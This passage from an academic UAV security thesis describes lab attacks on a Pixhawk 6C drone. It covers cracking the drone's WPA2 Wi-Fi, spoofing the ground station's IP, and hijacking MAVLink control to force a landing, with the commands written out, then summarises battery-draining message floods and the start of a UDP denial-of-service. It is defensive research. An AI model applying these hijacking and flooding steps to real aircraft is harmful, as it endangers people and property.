The UAV platform and software environment are described in Section 3.1.3. For this attack, the `aircrack-ng` suite was used to capture and crack the UAV's Wi-Fi WPA2 password, `nmap` for network reconnaissance, and `MAVProxy` to connect to the UAV's MAVLink endpoint and send flight commands.

Procedure:

1. *Capturing WPA2 Handshake:* I placed their wireless adapter in monitor mode and captured the UAV's Wi-Fi handshake while a reconnection was forced (Figure 3.12).




Figure 3.12: WPA2 handshake capture from UAV's Wi-Fi network.

2. *Cracking the Wi-Fi Password:* Using a pre-compiled wordlist, I successfully cracked the UAV's Wi-Fi password (Figures 3.13–3.14).



Figure 3.13: Running WPA2 key cracking process.




Figure 3.14: UAV Wi-Fi password successfully recovered.

3. *Connecting to the UAV Network:* With the credentials obtained, I connected to the UAV's Wi-Fi access point (Figures 3.15–3.16).



Figure 3.15: Attempting to connect to UAV Wi-Fi.




Figure 3.16: Successfully connected to UAV Wi-Fi network.

4. *Network Reconnaissance:* Once connected, I scanned the UAV's subnet to identify the IP and MAC of both the UAV and the legitimate GCS (Figure 3.17).

```
sudo nmap -sn 192.168.4.0/24
```




Figure 3.17: Network scan showing UAV and GCS IP/MAC addresses.

5. *IP Spoofing:* I changed my Kali Linux IP address to match the GCS IP (Figure 3.18).

```
sudo ip addr flush dev wlan0
sudo ip addr add 192.168.4.11/24 dev wlan0
sudo ip link set wlan0 up
```




Figure 3.18: Kali Linux IP configured to spoof GCS address.

6. *Establishing MAVLink Session:* Using the spoofed IP, I connected to the UAV's MAVLink endpoint (Figure 3.19).

```
mavproxy.py --master=udp:192.168.4.11:14550
```




Figure 3.19: MAVProxy connection established from spoofed GCS IP.

7. *Live Telemetry Monitoring:* Upon connection, I received live UAV telemetry including GPS, mode, and system status (Figure 3.20).



Figure 3.20: Live UAV telemetry displayed in MAVProxy.

Table 3.5: Decoded MAVLink Telemetry from Live C2 Hijacking Session

Parameter	Value
Flight Mode	GUIDED (accepting navigation commands)
System Status	Active, flying (landed_state = 2)
Motors	Armed
Absolute Altitude (m)	51.09
Relative Altitude (m)	50.00
Latitude / Longitude	51.4549° / –2.6290°
GPS Fix Type	3D fix (type 1), satellites visible: 0*
Roll / Pitch / Yaw (rad)	0.00175 / –1.42e-5 / 0.000317
MCU Temperature (°C)	39.29
Battery Voltage (V)	5.208
Compass / IMU Variance	0.0 (no anomalies)
RC Channel Inputs	Mostly zero (no manual control)
IMU Data	Accelerometer, gyroscope, and magnetometer readings active

** Satellite count is 0 likely due to simulation or GPS being disabled in test environment.*

8. *Command Injection – Forced Landing:* I issued a `LAND` command, which the UAV executed, confirming successful C2 hijacking (Figure 3.21).

```
mode LAND
```




Figure 3.21: UAV mode changed to LAND; landed and disarmed state confirmed in telemetry.

Table 3.6: Decoded MAVLink Telemetry After Landing Command Execution

Parameter	Value
Flight Mode	LAND (automated landing sequence)
System Status	Landed (VTOL state = 1)
Motors	Disarmed
Absolute Altitude (m)	43.86
Relative Altitude (m)	-22.30*
Latitude / Longitude	51.4554° / –2.6296°
Roll / Pitch / Yaw (rad)	-0.00011 / 0.00130 / -0.00028
MCU Temperature (°C)	39.08
Battery Voltage (V)	5.210
Compass / IMU Variance	0.0 (stable)
Telemetry Link	Stable, connection maintained after landing

** Negative relative altitude likely due to simulation reference offset or terrain variation.*




Figure 3.22: Comparison of MAVLink telemetry showing transition from GUIDED flight to landed/disarmed state.

9. *Observation – UAV Behaviour:* Within ∼5 seconds of establishing the spoofed connection, I issued a `LAND` command which the UAV acknowledged. Telemetry showed a mode change from `GUIDED` to `LAND`, status from *Active, flying* to *Landed*, and motors disarmed. Absolute altitude fell from 51.09 m to 43.86 m, with relative altitude shifting from 50.00 m to –22.30 m due to barometric drift. Minor GPS changes were within normal stationary tolerance.

10. *Repetition & Validation:* The procedure was repeated three times under identical conditions. In all trials, the UAV accepted commands from the spoofed IP and executed the `LAND` instruction without rejection. The average time from network connection to successful command execution was approximately 5 seconds.

Link to Evaluation

The confirmed hijacking and forced landing are examined further in Chapter 4. Metrics such as takeover latency, telemetry integrity, and detection feasibility are applied, alongside comparisons to prior MAVLink security research.

Table 3.7: Post-Execution Summary — C2 Hijacking (MAVLink)

Item	Success Criterion (Pre-Test)	Observed Outcome (This Run)
Objective	Accept critical command from rogue peer	Achieved: `LAND`/mode change accepted from attacker
Takeover Latency	Executed command within few seconds	∼5 s to takeover (first attacker command executed)
Operator Visibility	GCS should warn of foreign control	No warning; commands appeared normal in QGC
Link Security	Unsigned/unencrypted link vulnerable	MAVLink v1 in use; no signing/encryption

3.2.6 Battery Depletion Attack

Objective:

To evaluate the impact of sustained high-rate MAVLink flooding on the Pixhawk 6C's CPU utilisation, MCU temperature, and battery discharge rate, simulating a resource exhaustion attempt that could accelerate battery depletion.

Theoretical Basis:

Battery depletion attacks exploit MAVLink's lack of rate limiting and authentication to flood UAVs with high-frequency telemetry and command messages. This forces the autopilot to overwork, raising CPU load, MCU temperature, and power consumption, rapidly draining the battery.

Tools and Setup:

The UAV platform and software environment are described in Section 3.1.3. For this attack, the researcher used a custom `pyMAVLink` Python stress-test script to connect over UDP to the hijacked C2 channel, increase telemetry stream rates to 100 Hz, and inject multiple MAVLink message floods while logging CPU load, MCU temperature, battery voltage, and current. Wireshark was used to validate packet rate.

Procedure:

1. *Baseline Telemetry Recording:* Before the attack, 60 seconds of idle telemetry were captured to establish baseline CPU load, temperature, and battery values (Figure 3.23).




Figure 3.23: Idle telemetry showing low CPU load (16%) and stable MCU temperature (38.1 °C).

2. *Initiating Telemetry Flooding:* The stress-test script was started, increasing the rate of ATTITUDE, HIGHRES_IMU, GLOBAL_POSITION_INT, and RC_CHANNELS messages to 100 Hz, while sending continuous RC overrides, command long messages, parameter list requests, and mission uploads. Within ∼15 seconds, CPU load spiked towards saturation (Figure 3.24).




Figure 3.24: Telemetry under high-rate MAVLink flooding showing increased CPU load and current draw.

3. *Sustained CPU Saturation:* CPU load plateaued at 99.8% and remained constant during the 2-minute flooding phase (Figure 3.25).




Figure 3.25: CPU load saturation at ∼100% during sustained message flooding.

4. *Monitoring Temperature Rise:* MCU temperature increased by approximately 7 °C, from 38.1 °C to 45.0°C, during the attack (Figure 3.26).




Figure 3.26: MCU temperature increase during battery depletion attack.

5. *Traffic Validation:* Wireshark confirmed a significant rise in MAVLink packet rate during the flooding phase compared to idle baseline (Figure 3.27).




Figure 3.27: Wireshark capture showing high MAVLink packet rate during flooding.

6. *Telemetry Comparison – Before and After Attack:*




Figure 3.28: Impact of battery depletion attack on UAV telemetry metrics.

7. *Observation – UAV Behaviour:* The flooding caused CPU load to saturate at 99.8%, MCU temperature to rise from 38.1 °C to 45.0 °C, battery voltage to drop from 16.80 V to 15.90 V, and current draw to increase from 0.28 A to 1.46 A. These effects were directly linked to the increased computational load on the flight controller.

8. *Repetition & Validation:* The procedure was repeated three times under identical

lab conditions. In all trials, CPU saturation, temperature rise, and voltage drop were consistent, with Wireshark packet rate variance within ±3%.

Link to Evaluation

The observed CPU saturation, temperature rise, and accelerated battery drain are evaluated in Chapter 4 using the metrics of resource utilisation, thermal behaviour, and operational continuity. The results are compared with prior studies on energy-depletion attacks.

Table 3.8: Post-Execution Summary — Battery/Resource Exhaustion

Item	**Success Criterion (Pre-Test)**	**Observed Outcome (This Run)**
Objective	Increase power draw / stress FCU	Achieved: high command rate caused sustained load
CPU Utilisation	Sustained > 90% during flood	∼100% sustained
MCU Temperature	Noticeable rise above idle	∼43–45 °C observed
Endurance Effect	Shorter effective mission time	Faster battery drop during endurance runs
Alerts	System should flag overload (ideal)	No explicit PX4 alert; only secondary symptoms

3.2.7 Denial-of-Service (DoS) Flooding Attack

Objective:

The objective of the DoS attack was to disrupt the UAV's Command-and-Control (C2) link by overwhelming the MAVLink communication channel with high-volume, random-source UDP traffic. By saturating the Pixhawk's network interface, legitimate telemetry and command packets from the Ground Control Station (GCS) are delayed or dropped, resulting in operational degradation or complete loss of control.

Theoretical Basis:

MAVLink operates over lightweight UDP packets with no inherent rate limiting or congestion control. This makes it vulnerable to volumetric flooding attacks, where an attacker transmits a sustained stream of large UDP packets to the UAV's MAVLink port. This consumes network bandwidth and processing resources, causing packet loss for legitimate control traffic. In UAV operations, such disruptions can trigger failsafe behaviours or lead to uncontrolled flight if the link is severed.

Tools and Setup:

The UAV platform and software environment are described in Section 3.1.3. For this attack, `nmap` was used to identify open MAVLink ports, `hping3` was used to flood the target port with random-source UDP packets, and Wireshark was employed to capture and analyse the attack traffic.

Procedure:

1. *Connecting to the Controller:* MAVProxy established a full control session with the Pixhawk 6C, as indicated by multiple `COMMAND_ACK` responses in the terminal output (Figure 3.29).




Figure 3.29: MAVProxy successfully connected, receiving ACK responses.

